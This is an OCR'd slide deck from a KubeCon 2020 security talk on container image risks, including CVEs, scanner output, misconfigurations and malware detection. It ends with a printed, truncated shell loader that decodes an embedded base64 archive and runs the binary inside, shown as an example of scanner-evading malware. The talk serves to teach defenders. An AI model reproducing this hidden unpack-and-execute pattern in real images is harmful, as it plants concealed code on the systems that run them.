KubeCon | CloudNativeCon

Europe 2020


Virtual

How This Innocent Image Had a Party in My Cluster

Amir Jerbi & Itay Shakury

@jerbia *@itaysk*

Security Issues In Images



Vulnerabilities

Malware

Misconfigurations


Vulnerabilities

Vulnerability ID and Description

Severity

Reference to Security Advisories

Affected Software



Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NVD

CVE-2020-7011 Detail

Current Description

Elastic App Search versions before 7.7.0 contain a cross site scripting (XSS) flaw when displaying document URLs in the Reference UI. If the Reference UI injects a URL into a result, that URL will be rendered by the web browser. If an attacker is able to control the contents of such a field, they could execute arbitrary JavaScript in the victimï¿½s web browser.

+View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 6.1 MEDIUM **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://www.elastic.co/community/security/	Vendor Advisory

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	NIST
CWE-84	Improper Neutralization of Encoded URI Schemes in a Web Page	Elastic

Known Affected Software Configurations Switch to CPE 2.2


Configuration 1 (hide)

cpe:2.3:a:elastic:elastic_app_search:*:*:*:*:*:*:*:* Show Matching CPE(s)	**Up to (excluding)** **7.7.0**

QUICK INFO

CVE Dictionary Entry:
CVE-2020-7011
NVD Published Date:
06/03/2020
NVD Last Modified:
06/05/2020
Source:
MITRE

Vulnerability scanner



```
amirjerbi@Amirs-MacBook-Pro ~ % trivy image drupal:8.8-fpm-alpine
2020-06-22T00:03:07.216+0300    INFO    Detecting Alpine vulnerabilities...
2020-06-22T00:03:07.222+0300    INFO    Detecting composer vulnerabilities...
2020-06-22T00:03:07.242+0300    INFO    Detecting yarn vulnerabilities...

drupal:8.8-fpm-alpine (alpine 3.12.0)
=====================================
Total: 0 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 0, CRITICAL: 0)


var/www/html/composer.lock
==========================
Total: 0 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 0, CRITICAL: 0)


var/www/html/core/yarn.lock
===========================
Total: 1 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 1, CRITICAL: 0)

+---------+------------------+----------+-------------------+---------------+--------------------------------+
| LIBRARY | VULNERABILITY ID | SEVERITY | INSTALLED VERSION | FIXED VERSION |             TITLE              |
+---------+------------------+----------+-------------------+---------------+--------------------------------+
| lodash  | NSWG-ECO-516     | HIGH     | 4.17.15           |               | Allocation of Resources        |
|         |                  |          |                   |               | Without Limits or Throttling   |
+---------+------------------+----------+-------------------+---------------+--------------------------------+
```

Drupal based on Alpine

Alpine vulnerabilities

PHP dependencies

Javascript dependencies

Misconfigurations

No Authentication


SSH keys

Weak Ciphers

Forgot to configure SSL

Hard coded passwords

Malware



Search or scan a URL, IP address, domain, or file hash

16 / 56

16 engines detected this file

SHA-256	e589c84d8e03716b0475588a2a14254219bb56c1a971c993f9ee526e8b7b0f2b
File name	PropuestaTrabajo622340.doc
File size	254.5 KB
Last analysis	2017-09-15 15:31:27 UTC

Ad-Aware	⚠ Trojan.Agent.Word.A	ALYac	⚠ Trojan.Agent.Word.A
Arcabit	⚠ Trojan.Agent.Word.A	AVware	⚠ LooksLike.Macro.Malware.k (v)
BitDefender	⚠ Trojan.Agent.Word.A	Emsisoft	⚠ Trojan.Agent.Word.A (B)
eScan	⚠ Trojan.Agent.Word.A	ESET-NOD32	⚠ VBA/TrojanDownloader.Agent.EEW
F-Secure	⚠ Trojan.Agent.Word.A	Fortinet	⚠ VBA/Agent.EEW!tr.dldr
GData	⚠ Trojan.Agent.Word.A	Kaspersky	⚠ HEUR:Trojan-Downloader.Script.Generic
MAX	⚠ malware (ai score=87)	Qihoo-360	⚠ virus.office.qexvmc.1070
VIPRE	⚠ LooksLike.Macro.Malware.k (v)	ZoneAlarm	⚠ HEUR:Trojan-Downloader.Script.Generic
AegisLab	✓ Clean	AhnLab-V3	✓ Clean
Antiy-AVL	✓ Clean	Avast	✓ Clean
Avast Mobile Security	✓ Clean	AVG	✓ Clean
Avira	✓ Clean	Baidu	✓ Clean
CAT-QuickHeal	✓ Clean	ClamAV	✓ Clean
CMC	✓ Clean	Comodo	✓ Clean
Cyren	✓ Clean	DrWeb	✓ Clean
F-Prot	✓ Clean	Ikarus	✓ Clean

Am I now secured?


Evasive malware

- Seemingly legitimate image from a public registry
- Passes scans:


  no misconfigurations

  no vulnerabilities

  no known malware
- Image has script with an embedded file
- At runtime, script unpacks the embedded file and executes it




```
#!/bin/sh
cat <<EOF >/lib/toolbin.b64
H4sIADqx/1wAA+T9CXQUVRY4Dlcl3dAgWI0QiQoSNGhCUJMRJC1E05DAa6gWFJAooows4s5ANzCy
JVY3oaZszbjizOg4zjgyM864zIiAErJAAqgYgiCKSkSBKpolLCYhkPT/3vuqqjvR0Tnf//ud8/vO
55F0La/ect99d3/3BR599KF773/kOuH/4H/Z8N/wYcPwN2f4sJzEX+s/Ief6ocOHD78+e+jwXwjZ
OdnXD/uFkDbs/2SnrP+CCwK/nJ+WJiye+dPlfu79/4/+FzDnf/798/6PtfFT8/+LG4b+YtgNnecf
....
/jcfXvcv8x+UePGtYWHz/7/525J/Of/7p6Lu9WLHfv/tIn9+O+fPTvT/X4u6I/+k4J8UPHSCv3rX
+NVr1Y73icp8ebzeKdmrm5VffIF/WvBPb8lfvYP5tRf4ZwX/rOBP7b9fL/G1d4p8/J2c/+eS/1mp
/FaJf1rwT9/5xfGP9u1y/LMi/lnOhyf43ynxlwV/eeS/Urumcv/vvlbs/2NFP+c/Kn4Q/tlb1/3L
PFLin92/zp8aP72i/2W/I3+3VF++rnRt272gLxe/UDUqHTCf5TlhpUqVKlWqVKlSpUqVKlWqVKlS
pUqVKlWqVKlSpUqVKlWqVKlSpUqVKlWqVOnT6X8Ai3mU8ACwfAA=
EOF
cd /;cat /lib/toolbin.b64 | base64 -d | tar xpzf -
/toolbin/main "$@"
```

